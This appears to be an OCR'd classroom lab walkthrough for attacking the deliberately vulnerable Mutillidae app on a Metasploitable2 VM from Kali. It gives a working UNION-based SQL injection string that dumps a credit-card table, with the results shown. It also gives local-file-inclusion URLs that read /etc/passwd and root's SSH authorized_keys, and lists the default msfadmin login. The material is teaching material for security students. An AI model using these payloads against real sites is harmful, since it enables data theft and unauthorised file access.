

Lab – Performing a Browser Based Attack

In this lab, you will play the part of an attacker simulating a SQL injection and Local File Inclusion (LFI) attacks. You will be attacking Mutillidae, which is a deliberately vulnerable web application. You will use SQL injection, Local File Inclusion (LFI) and Directory Traversal, to exploit the Mutillidae web application.

Confirm your network connectivity! Confirm the IP address of your Kali and your Metasloitable2 virtual machines (VMs). Use the `ifconfig` command on each machine to find your IP addresses. The following is my IP address information. Yours will differ!

- **Attack Platform**: Kali  192.168.145.177
- **Victim**: Metasploitable2  192.168.145.128

SQL Injection


SQL injection is a technique that exploits a security vulnerability within a specific application. This type of attack is often used against applications that are data-driven, such as SQL databases. This attack is performed by including specific portions of SQL statements within a field for the website to pass a malicious SQL command to the database to reveal the contents of the database to the attacker.

Unless an application uses strict input data validation, it will be vulnerable to the SQL injection attack. If an application accepts and processes user-supplied data without any input data validation, an attacker could submit a maliciously crafted input string to trigger the SQL injection attack.

As the attacker, you will exploit a deliberately vulnerable web application called Mutillidae. The Mutillidae application is set up on your Metasploitable2 VM. Use Kali to perform attacks and to extract data from the Metasploitable2 VM via SQL injection.

The attack platform is your Kali VM.

Access the **Metasploitable2** console. Enter username **msfadmin** and password **msfadmin**.



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


SploitMe login: msfadmin
Password:
Last login: Thu Dec 29 05:45:21 EST 2016 on tty1
Linux SploitMe 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@SploitMe:~$ _
```

Configuring the mutillidae/config.inc file

By default, mutillidae is configured to use the wrong database. The fix is quick and easy.


1. Logon onto metasploitable2
2. At the terminal prompt, type in the following command to access the mutillidae/config.inc file using the nano text editor.

```
sudo nano /var/www/mutillidae/config.inc
```

3. Type in the root password: msfadmin

4. Use your down arrow to access the last line in the file.

5. change $dbname to ‘owasp10’ (see image)



```
  GNU nano 2.0.7          File: /var/www/mutillidae/config.inc

<?php
        /* NOTE: On Samurai, the $dbpass password is "samurai" rather than blan$

        $dbhost = 'localhost';
        $dbuser = 'root';
        $dbpass = '';
        $dbname = 'owasp10';
?>
```


6. Press Ctrl+x
7. Press ‘y’ for yes.
8. Press enter
9. Reboot

Answer

Access the **Kali** console.


From the quick launch bar, click you **Firefox** icon. In the address bar Enter **http://192.168.145.128/mutillidae/** to access the Mutillidae web application on the Metasploitable VM.

This is the IP address of my mutillidae web application, not yours! Your IP address will differ!




192.168.145.128/mutillidae/


Click **OWASP Top 10**. Click **A1 - Injection**. Click **SQLi - Extract Data**. Click **User Info**.


Mutillidae: Born to be Hacked
Version: 2.1.19
Security Level: 0 (Hosed)
Hints: Disabled (0 - I try harder)
Not Logged In
Home
Login/Register
Toggle Hints
Toggle Security
Reset DB
View Log
View Captured Data
Core Controls
OWASP Top 10
Others
Documentation
Resources
A1 - Injection
A2 - Cross Site Scripting (XSS)
A3 - Broken Authentication and Session Management
A4 - Insecure Direct Object References
A5 - Cross Site Request Forgery (CSRF)
A6 - Security Misconfiguration
A7 - Insecure Cryptographic Storage
A8 - Failure to Restrict URL Access
A9 - Insufficient Transport Layer Protection
A10 - Unvalidated Redirects and Forwards
SQLi - Extract Data
SQLi - Bypass Authentication
SQLi - Insert Injection
Blind SQL via Timing
SQLMAP Practice Target
HTML Injection (HTMLi)
HTMLi via HTTP Headers
HTMLi Via DOM Injection
HTMLi Via Cookie Injection
Command Injection
JavaScript Injection
HTTP Parameter Pollution
Cascading Style Injection
JavaScript Object Notation (JSON) Injection
User Info
ASP Top 10
needed or you may build your own collection
Site hacked...err...qua tested with Sam WTF, Backtrac Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons
back|tra

Right-click on the **Name** field. Select **Inspect Element**. Change the text box size from 20 to 100 to allow input of a malicious string to obtain credit card information. Close **Inspect Element** window.


This does not change the element on the server, just on the screen.





```
<tr></tr>
<tr></tr>
<tr>
  <td class="label">Name</td>
  <td>
    <input name="username" size="100" type="text"> ev
  </td>
</tr>
```

Result



Please enter username and password
to view account details

Name

Password

Copy the following string in the expanded Name field:


' union select ccid,ccnumber,ccv,expiration,null from credit_cards --

Be sure to include a space after the “--“ in the query string.

Click **View Account Details** to extract the credit cards information from the credit_cards table in the SQL database.

Be sure to include a space after the “--“ in the query string.

Answer




View your details

Please enter username and password
to view account details

Name ' union select ccid,ccnumber,ccv,expiration,null from credit_cards --

Password

Dont have an account? Please register here



Dont have an account? Please register here

Results for . 5 records found.

```
Username=4444111122223333
Password=745
Signature=2012-03-01

Username=7746536337776330
Password=722
Signature=2015-04-01

Username=8242325748474749
Password=461
Signature=2016-03-01

Username=7725653200487633
Password=230
Signature=2017-06-01

Username=1234567812345678
Password=627
Signature=2018-11-01
```

Note the following:

- This malicious SQL query string is using the SQL UNION operator to combine the query results from two or more SELECT statements.
- The extracted credit card numbers are invalid.

Local File Inclusion and Directory Traversal

Local File Inclusion (LFI) is the process of including files on the server through the browser. The vulnerability exists when a page is not properly sanitized and allows directory traversal commands to be injected into the web request. This type of attack involves the attacker surfing to the vulnerable web application and using LFI to gain access to unauthorized files. The analysis of the resulting event data will identify and enable analysts to understand the malicious directory traversal behaviors

In this last lab scenario, you will be using a browser to gain access to unauthorized files through a web page.

Note

The attack platform for this lab is Kali.


Open the **KALI** console.

Click the **Firefox** browser icon. Browse to

http://192.168.145.128/mutillidae/index.php?page=/etc/passwd to access the /etc/passwd file on the Metasploitable host.

This is the IP address of my mutillidae web application not yours! Your IP address will differ!

The content is accessible because of the LFI vulnerability.



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:
/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin
/false postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var
/lib/mysql:/bin/false tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:
/bin/false snmp:x:115:65534::/var/lib/snmp:/bin/false
```


Note the following:

- Review the contents of the /etc/passwd file which should never be accessible to the public.

Browse to http://192.168.145.128/mutillidae/index.php?page=/root/.ssh/authorized_keys to view the file that should be inaccessible.

This is the IP address of my mutillidae web application, not yours! Your IP address will differ!

The content is accessible because of the LFI vulnerability.



```
ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+V
/5teoweG1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln
/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGlzIu/WwgztLZs5
/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbAL
msfadmin@metasploitable
```

Note the following:

- Review the contents of the /root/.ssh/authorized_keys file which should never be accessible to the public.

Summary

In this lab, as the attacker, you exploited a vulnerable web application that is called Mutillidae using SQL injection to steal credit card information, and directory traversal to gain access to files that should not have been otherwise accessible.

You have witnessed various avenues that an attacker might pursue to exploit HTTP vulnerabilities and steal data.

End of the lab!